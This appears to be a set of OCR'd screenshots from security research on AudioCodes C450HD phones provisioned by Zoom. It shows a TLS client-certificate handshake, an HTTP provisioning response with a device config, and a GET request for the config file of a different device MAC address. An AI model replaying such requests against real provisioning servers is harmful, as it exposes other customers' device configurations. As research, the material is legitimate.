
```
        Content Type: Handshake (22)
        Version: TLS 1.2 (0x0303)
        Length: 333
      ▾ Handshake Protocol: Server Key Exchange
          Handshake Type: Server Key Exchange (12)
          Length: 329
        ▸ EC Diffie-Hellman Server Params
▾ Transport Layer Security
  ▾ TLSv1.2 Record Layer: Handshake Protocol: Multiple Handshake Messages
      Content Type: Handshake (22)
      Version: TLS 1.2 (0x0303)
      Length: 81
    ▾ Handshake Protocol: Certificate Request
        Handshake Type: Certificate Request (13)
        Length: 73
        Certificate types count: 3
      ▸ Certificate types (3 types)
        Signature Hash Algorithms Length: 30
      ▸ Signature Hash Algorithms (15 algorithms)
        Distinguished Names Length: 35
      ▸ Distinguished Names (35 bytes)
    ▾ Handshake Protocol: Server Hello Done
        Handshake Type: Server Hello Done (14)
```




CHAPTER 7 Troubleshooting C448HD C450HD | Users & Administrator's Manual

⚠ SSH is by default disabled and can be enabled with Administrator permissions in the phone screen (Device Administration > Debugging > SSH).

Source: https://www.audiocodes.com/media/zhre0lg0/c448hd-c450hd-ip-phone-for-microsoft-teams-user-s-and-administrator-s-manual-ver-1-17.pdf




```
HTTP/2 200 OK
Date: Sat, 01 Jul 2023 09:37:33 GMT
Content-Type: application/octet-stream
Content-Length: 6992
X-Zm-Trackingid: PBX_00b858508acfa584a36703eb50700b9f
X-Zm-Region: VA
Vary: Origin
Vary: Access-Control-Request-Method
Vary: Access-Control-Request-Headers
X-Frame-Options: deny
Content-Disposition: attachment; filename=00908F9D8992.cfg
Accept-Ranges: bytes
Strict-Transport-Security: max-age=31536000; includeSubDomains
X-Content-Type-Options: nosniff

system/type=C450HD
voip/dns_cache/mode=DNS_QUERY_FIRST
voip/dns_cache_srv/0/name=_sips._tcp.eu01sip0g.fr.zoom.us
voip/dns_cache_srv/0/port=5091
voip/dns_cache_srv/0/priority=1
voip/dns_cache_srv/0/target=eu01sip0g.fr.zoom.us
voip/dns_cache_srv/0/weight=10
voip/dns_cache_srv/1/name=_sips._tcp.eu01sip0g.fr.zoom.us
voip/dns_cache_srv/1/port=5091
voip/dns_cache_srv/1/priority=2
voip/dns_cache_srv/1/target=eu01sip0g.am.zoom.us
voip/dns_cache_srv/1/weight=10
```



Request

```
GET /api/v2/pbx/provisioning/audiocodes/00908F9D8993.cfg HTTP/2
Host: eu01pbxacp.zoom.us
User-Agent: AUDC/3.4.6.604 AUDC-IPPhone-C450HD_UC_3.4.6.604/1
Referer: https://provacp.zoom.us/

```



Client_00908F9D8992

Identity: Client_00908F9D8992
Verified by: CA_ipp1
Expires: 02/12/2037

▼ Details

Subject Name

O (Organization):	ACL
CN (Common Name):	Client_00908F9D8992


Issuer Name

O (Organization):	ACL
CN (Common Name):	CA_ipp1

